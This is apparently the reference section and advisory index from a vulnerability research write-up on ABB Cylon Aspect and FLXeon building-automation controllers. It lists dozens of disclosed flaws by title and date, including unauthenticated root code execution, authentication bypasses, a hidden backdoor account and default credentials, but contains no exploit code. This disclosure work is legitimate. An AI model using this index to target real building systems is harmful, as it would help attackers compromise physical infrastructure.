ABB. (2025, August 11). *Cyber Security Advisory - ELSB/BLBA ASPECT advisory several CVEs*. Retrieved from https://search.abb.com/library/Download.aspx?DocumentID=9AKK108471A4462&LanguageCode=en&DocumentPartId=pdf&Action=Launch

ABB. (2025, February 14). *Cyber Security Advisory - FLXeon Controllers Multiple vulnerabilities*. Retrieved from https://search.abb.com/library/Download.aspx?DocumentID=9AKK108470A5684&LanguageCode=en&DocumentPartId=PDF&Action=Launch

ABB. (2025, September 9). *Cyber Security Advisory - FLXeon Controllers Multiple vulnerabilities*. Retrieved from https://search.abb.com/library/Download.aspx?DocumentID=9AKK108471A7121&LanguageCode=en&DocumentPartId=pdf&Action=Launch

ABB. (2025, May 29). *Interactive landscape*. Retrieved from https://us.abbinel.com/

ABB. (2025, May 29). *Project references*. Retrieved from https://new.abb.com/low-voltage/products/building-automation/product-range/abb-cylon/services-tools/project-references

CISA. (2025, January 7). *ABB ASPECT-Enterprise, NEXUS, and MATRIX Series Products*. Retrieved from https://www.cisa.gov/news-events/ics-advisories/icsa-25-007-01

CISA. (2025, February 20). *ABB FLXEON Controllers*. Retrieved from https://www.cisa.gov/news-events/ics-advisories/icsa-25-051-02

DeviantArt. (2024, November 1). *Vulncity*. Retrieved from https://www.deviantart.com/liquidworm/art/Vulncity-1116917242

ErgoTech. (2025, May 29). *MIX Deployment Server*. Retrieved from https://ergotech.com/mix

Foundation, O. (2025, May 29). *Node.js v24.1.0 documentation*. Retrieved from https://nodejs.org/api/child_process.html

Giedrius, M. (2025, May 29). *EU CRA checklist for manufacturers*. Retrieved from https://resilience-checklist.eu/

GmbH, O. (2025, May 29). *unblob - extract everything!* Retrieved from https://unblob.org/

ISA. (2025, May 29). *ISA/IEC 62443 Series of Standards*. Retrieved from https://www.isa.org/standards-and-publications/isa-standards/isa-iec-62443-series-of-standards

Lab, Z. S. (2025, May 29). *mstp.ko Kernel Buffer Overlow*. Retrieved from https://www.zeroscience.mk/files/mstpko.pdf

Limited, S. (2023, March 2). *Cybersecurity Hygiene 101*. Retrieved from https://snyk.io/blog/cybersecurity-hygiene/

Nine-Nine, B. (2018, October 11). *I Want It That Way*. Retrieved from https://www.youtube.com/watch?v=HlBYdiXdUa8&ab_channel=BrooklynNine-Nine

SecurityWeek. (2025, January 22). *Researcher Says ABB Building Control Products Affected by 1,000 Vulnerabilities*. Retrieved from https://www.securityweek.com/researcher-says-abb-building-control-products-affected-by-1000-vulnerabilities/

Storm, P. (2024, December 9). *ABB Cylon Aspect 3.08.02 fileSystemUpdate.php Remote Privilege Escalation*. Retrieved from https://packetstorm.news/files/id/183032/

Storm, P. (2025, February 3). *ABB Cylon FLXeon 9.3.4 login.js Unauthenticated Root Remote Code Execution*. Retrieved from https://packetstorm.news/files/id/188960/

Union, E. (2024, October 23). *Cyber Resilience Act*. Retrieved from https://eur-lex.europa.eu/legal-content/EN/TXT/HTML/?uri=OJ:L_202402847

Weekly, S. (2025, March 13). *Story No.17 “old school vulnerability disclosure in 2025”*. Retrieved from https://youtu.be/R1_JRBkrZuc?t=6779

Wikipedia. (2025, May 29). *Building Automation*. Retrieved from https://en.wikipedia.org/wiki/Building_automation#cite_note-21

Zero Science Lab Advisories

Released	Title
04.06.2025	ABB Cylon Aspect 3.08.04 (DeploySource) Unauthenticated Remote Code Execution
22.05.2025	ABB Cylon BACnet MS/TP Kernel Module (mstp.ko) Out-of-Bounds Write in SendFrame()
22.05.2025	ABB Cylon Aspect Studio 3.08.03 (CylonLicence.dll) Binary Planting
22.05.2025	ABB Cylon Aspect Studio 3.08.03 Insecure Permissions
22.05.2025	ABB Cylon Aspect 3.08.03 (Java/PHP) Log Forging
22.05.2025	ABB Cylon Aspect 3.08.03 (login.php) Obscure Authentication Bypass
22.05.2025	ABB Cylon Aspect 3.08.03 (logYumLookup.php) Hybrid Path Traversal
22.05.2025	ABB Cylon Aspect 3.08.03 (projectUpdateBSXFileProcess.php) Remote Guest2Root Exploit
22.05.2025	ABB Cylon Aspect 3.08.03 (logMixDownload.php) Remote Code Execution
22.05.2025	ABB Cylon Aspect 3.08.03 (productRemovalUpdate.php) Remote Code Execution
22.05.2025	ABB Cylon Aspect 3.08.03 (MIX->IPConfigServlet) Network Manipulation
22.05.2025	ABB Cylon Aspect 3.08.03 (MIX->NTPServlet) Time Manipulation
22.05.2025	ABB Cylon Aspect 3.08.03 (MIX->HTTPDownloadServlet) File Deletion
22.05.2025	ABB Cylon Aspect 3.08.03 (MIX->DeplomentServlet) Remote Code Execution
22.05.2025	ABB Cylon Aspect 3.08.03 (MIX->HTTPDownloadServlet) Remote Code Execution
22.05.2025	ABB Cylon Aspect 3.08.03 (MIX->UserManager) Auth Bypass Create MIXAdmin
22.05.2025	ABB Cylon Aspect 3.08.02 (MIX) Session Validation Bypass
21.05.2025	ABB Cylon FLXeon 9.3.5 (variant.js) Unauthenticated System Information Disclosure
19.05.2025	ABB Cylon FLXeon 9.3.5 (uukl.js) Predictable Salt and Weak Hashing Algorithm
19.05.2025	ABB Cylon FLXeon 9.3.5 (bbmdList.js) Authenticated Config Poisoning
19.05.2025	ABB Cylon FLXeon 9.3.5 (capture.js) Authenticated File Disclosure/Delete
19.05.2025	ABB Cylon FLXeon 9.3.5 (siteGuide.js) Authenticated Directory Traversal
19.05.2025	ABB Cylon FLXeon 9.3.5 (siteGuide.js) Authenticated Root Remote Code Execution
06.03.2025	ABB Cylon Aspect 3.08.01 (caldavUpload.php) Funkalicious Exploit
14.02.2025	ABB Cylon FLXeon 9.3.4 (login.js) Node Timing Attack
14.02.2025	ABB Cylon FLXeon 9.3.4 Insecure Backup Sensitive Data Exposure
14.02.2025	ABB Cylon FLXeon 9.3.4 Unauthenticated Dashboard Access
13.02.2025	ABB Cylon FLXeon 9.3.4 Session Persistence Vulnerability
13.02.2025	ABB Cylon FLXeon 9.3.4 (app.js) Insecure CORS Configuration
13.02.2025	ABB Cylon FLXeon 9.3.4 (cert.js) System Logs Information Disclosure
13.02.2025	ABB Cylon FLXeon 9.3.4 Default Credentials
11.02.2025	ABB Cylon FLXeon 9.3.4 Limited Cross-Site Request Forgery (RCE)
09.02.2025	ABB Cylon Aspect 3.08.02 PHP Session Fixation Vulnerability
08.02.2025	ABB Cylon FLXeon 9.3.4 (serialConfig.js) JSON Object Flooding DoS
07.02.2025	ABB Cylon FLXeon 9.3.4 (runtimeSetup.sh) Hidden Backdoor Account
07.02.2025	ABB Cylon FLXeon 9.3.4 (wsConnect.js) WebSocket Command Spawning PoC
04.02.2025	ABB Cylon FLXeon 9.3.4 (users.js) Authenticated Root Remote Code Execution
03.02.2025	ABB Cylon FLXeon 9.3.4 (cert.js) Authenticated Root Remote Code Execution
02.02.2025	ABB Cylon FLXeon 9.3.4 (timeConfig.js) Authenticated Root Remote Code Execution
02.02.2025	ABB Cylon FLXeon 9.3.4 (upload.js) Authenticated Root Remote Code Execution

02.02.2025	ABB Cylon FLXeon 9.3.4 (cmds.js) Authenticated Root Remote Code Execution
31.01.2025	ABB Cylon FLXeon 9.3.4 (login.js) Unauthenticated Root Remote Code Execution
10.01.2025	ABB Cylon Aspect 3.08.02 (licenseServerUpdate.php) Stored Cross-Site Scripting
10.01.2025	ABB Cylon Aspect 3.08.02 (licenseUpload.php) Stored Cross-Site Scripting
09.01.2025	ABB Cylon Aspect 3.08.02 (uploadDb.php) Remote Code Execution
09.01.2025	ABB Cylon Aspect 3.08.02 (bbmdUpdate.php) Remote Code Execution
09.01.2025	ABB Cylon Aspect 3.08.02 (escDevicesUpdate.php) Off-by-One Config Write DoS
09.01.2025	ABB Cylon Aspect 3.08.02 (webServerUpdate.php) Input Validation Config Poisoning
06.01.2025	ABB Cylon Aspect 3.08.03 (CookieDB) SQL Injection
06.01.2025	ABB Cylon Aspect 3.08.02 (CookieDB) SQL Injection
06.01.2025	ABB Cylon Aspect 3.07.02 (userManagement.php) Weak Password Policy
06.01.2025	ABB Cylon Aspect 3.08.03 (MapServicesHandler) Authenticated Reflected XSS
06.01.2025	ABB Cylon Aspect 3.08.03 Hard-coded Secrets
06.01.2025	ABB Cylon Aspect 3.08.02 Cookie User Password Disclosure
03.01.2025	ABB Cylon Aspect 4.00.00 (factorySetSerialNum.php) Remote Code Execution
03.01.2025	ABB Cylon Aspect 4.00.00 (factorySaved.php) Unauthenticated XSS
03.01.2025	ABB Cylon Aspect 3.08.03 (webServerDeviceLabelUpdate.php) File Write DoS
30.12.2024	ABB Cylon Aspect 3.08.02 (deployStart.php) Unauthenticated Command Execution
30.12.2024	ABB Cylon Aspect 3.08.02 (ethernetUpdate.php) Authenticated Path Traversal
27.12.2024	ABB Cylon Aspect 3.08.02 (clearProjectConfigurationAjax.php) File Deletion
27.12.2024	ABB Cylon Aspect 3.08.02 (clearProjectConfigurationAjax.php) Remote Code Execution
27.12.2024	ABB Cylon Aspect 3.08.02 (calendarUpdate.php) Remote Code Execution
24.12.2024	ABB Cylon Aspect 3.08.02 (WatchDogServlet) Authenticated Reflected XSS
23.12.2024	ABB Cylon Aspect 3.08.02 (syslogUpdate.php) Remote Code Execution
16.12.2024	ABB Cylon Aspect 3.08.02 (editOverride.php) Authentication Bypass MIX Override
13.12.2024	ABB Cylon Aspect 3.08.02 (aspectMemory.php) Arbitrary Heap Memory Configuration
12.12.2024	ABB Cylon Aspect 3.07.00 (obtainPorts.php) Remote Code Execution
12.12.2024	ABB Cylon Aspect 3.07.00 (obtainPorts.php) Configuration Manipulation
12.12.2024	ABB Cylon Aspect 3.08.01 (portQueueAjax.php) Information Disclosure
11.12.2024	ABB Cylon Aspect 3.08.02 Unauthenticated Configuration Disclosure
11.12.2024	ABB Cylon Aspect 3.08.01 Unauthenticated DB Download
11.12.2024	ABB Cylon Aspect 3.08.02 (API/Servlets) Server-Side Request Forgery (SSRF)
11.12.2024	ABB Cylon Aspect 3.08.01 (pupDumpStats.php) Information Disclosure
10.12.2024	ABB Cylon Aspect 3.08.02 (tscConfiguration.php) Authenticated Reflected XSS
08.12.2024	ABB Cylon Aspect 3.08.02 (altlogin.php) Unauthenticated Reflected XSS
08.12.2024	ABB Cylon Aspect 3.08.01 (oosManagerAjax.php) Information Manipulation
08.12.2024	ABB Cylon Aspect 3.08.01 (combinedStats.php) Information Disclosure
08.12.2024	ABB Cylon Aspect 3.08.02 (fileSystemUpdate.php) Remote Guest2Root Exploit
07.12.2024	ABB Cylon Aspect 3.08.02 (userManagement.php) Cross-Site Request Forgery
06.12.2024	ABB Cylon Aspect 3.08.02 (servicesUpdate.php) Remote Code Execution
06.12.2024	ABB Cylon Aspect 3.08.02 (fileSystemUpdateExecute.php) Remote Code Execution
06.12.2024	ABB Cylon Aspect 3.08.01 (servicesUpdate.php) Remote Code Execution
28.11.2024	ABB Cylon Aspect 3.08.00 (fileSystemUpdate.php) Insecure File Upload

28.11.2024	ABB Cylon Aspect 3.08.01 (mstpstatus.php) Information Disclosure
27.11.2024	ABB Cylon Aspect 3.08.01 (diagLateThread.php) Information Disclosure
26.11.2024	ABB Cylon Aspect 3.08.01 (vstatConfigurationDownload.php) Config Download
05.11.2024	ABB Cylon Aspect 3.08.00 (log(Mix/Yum)Lookup.php) Off-by-One Error in Log Parsing
31.10.2024	ABB Cylon Aspect 3.08.01 (badassMode) File Upload MD5 Checksum Bypass
30.10.2024	ABB Cylon Aspect 3.08.01 (jsonProxy.php) Username Enumeration
30.10.2024	ABB Cylon Aspect 3.08.01 (jsonProxy.php) Information Disclosure
30.10.2024	ABB Cylon Aspect 3.08.01 (jsonProxy.php) Unauthenticated Remote SSH Service Control
30.10.2024	ABB Cylon Aspect 3.08.01 (jsonProxy.php) Denial of Service
30.10.2024	ABB Cylon Aspect 3.08.01 (jsonProxy.php) Unauthenticated Project Download
30.10.2024	ABB Cylon Aspect 3.08.01 (jsonProxy.php) Servlet Inclusion Authentication Bypass
30.10.2024	ABB Cylon Aspect 3.08.01 (jsonProxy.php) Unauthenticated Credentials Disclosure
30.10.2024	ABB Cylon Aspect 3.08.01 (jsonProxy.php) Unauthenticated Reflected XSS
28.10.2024	ABB Cylon Aspect 3.08.01 (auth/) Active Debug Code Vulnerability
28.10.2024	ABB Cylon Aspect 3.08.01 (getApplicationNamesJS.php) Building/Project Name Exposure
24.10.2024	ABB Cylon Aspect 3.08.02 (logYumLookup.php) Authenticated File Disclosure
22.10.2024	ABB Cylon Aspect 3.08.01 (logCriticalLookup.php) Unauthenticated Log Disclosure
22.10.2024	ABB Cylon Aspect 3.08.01 (throttledLog.php) Unauthenticated Log Disclosure
21.10.2024	ABB Cylon Aspect 3.08.01 (persistenceManagerAjax.php) Remote Code Execution
18.10.2024	ABB Cylon Aspect 3.08.01 (databaseFileDelete.php) Remote Code Execution
17.10.2024	ABB Cylon Aspect 3.08.01 (networkDiagAjax.php) Remote Network Utility Execution
16.10.2024	ABB Cylon Aspect 3.08.01 (mapConfigurationDownload.php) Config Download
14.10.2024	ABB Cylon Aspect 3.08.00 (sslCertAjax.php) Remote Code Execution
12.10.2024	ABB Cylon Aspect 3.08.00 (yumSettings.php) Remote Code Execution
11.10.2024	ABB Cylon Aspect 3.07.02 (user.properties) Default Credentials
11.10.2024	ABB Cylon Aspect 3.08.00 (dialupSwitch.php) Remote Code Execution
10.10.2024	ABB Cylon Aspect 3.07.02 (sshUpdate.php) Unauthenticated Remote SSH Service Control
10.10.2024	ABB Cylon Aspect 3.08.01 (persistenceManagerAjax.php) Directory Traversal
07.10.2024	ABB Cylon Aspect 3.08.01 (calendarFileDelete.php) Arbitrary File Deletion
07.10.2024	ABB Cylon Aspect 3.08.00 (syslogSwitch.php) Remote Code Execution
06.10.2024	ABB Cylon Aspect 3.08.01 (caldavUtil.php) Remote Code Execution
06.10.2024	ABB Cylon Aspect 3.08.00 (setTimeServer.php) Remote Code Execution
06.10.2024	ABB Cylon Aspect 3.08.01 (logYumLookup.php) Unauthenticated File Disclosure
04.10.2024	ABB Cylon Aspect 3.07.02 (downloadDb.php) Authenticated File Disclosure
26.09.2024	ABB Cylon Aspect 3.07.01 (config.inc.php) Hard-coded Credentials in phpMyAdmin
24.09.2024	ABB Cylon Aspect 3.07.00 (networkDiagAjax.php) Remote Code Execution
23.09.2024	ABB Cylon Aspect 3.08.01 (bigUpload.php) Remote Code Execution
23.09.2024	ABB Cylon Aspect 3.08.01 (databaseFileDelete.php) Arbitrary File Delete